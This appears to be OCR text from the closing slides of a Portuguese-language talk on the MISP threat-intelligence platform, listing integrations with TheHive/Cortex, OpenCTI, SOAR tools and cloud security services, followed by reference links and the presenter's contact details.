
Visão geral das funcionalidades do MISP.

TLP:CLEAR

MISP + TheHive/Cortex
= Investigação automatizada




MISP + OpenCTI =
Plataforma unificada de intelgência




MISP + SOAR (ex: Shuffle,
Phantom, Cortex XSOAR) =
Resposta automatizada


MISP + Cloud Security
(AWS GuardDuty / Azure Sentinel
/ Google Chronicle)




Algumas Referências

TLP:CLEAR







- https://www.misp-project.org/
- https://www.maltego.com/misp
- https://github.com/MISP/MISP-maltego

TLP:CLEAR

Dúvidas?

Obrigado!!!

clebersoares_sec

Cleber.soares@owasp.org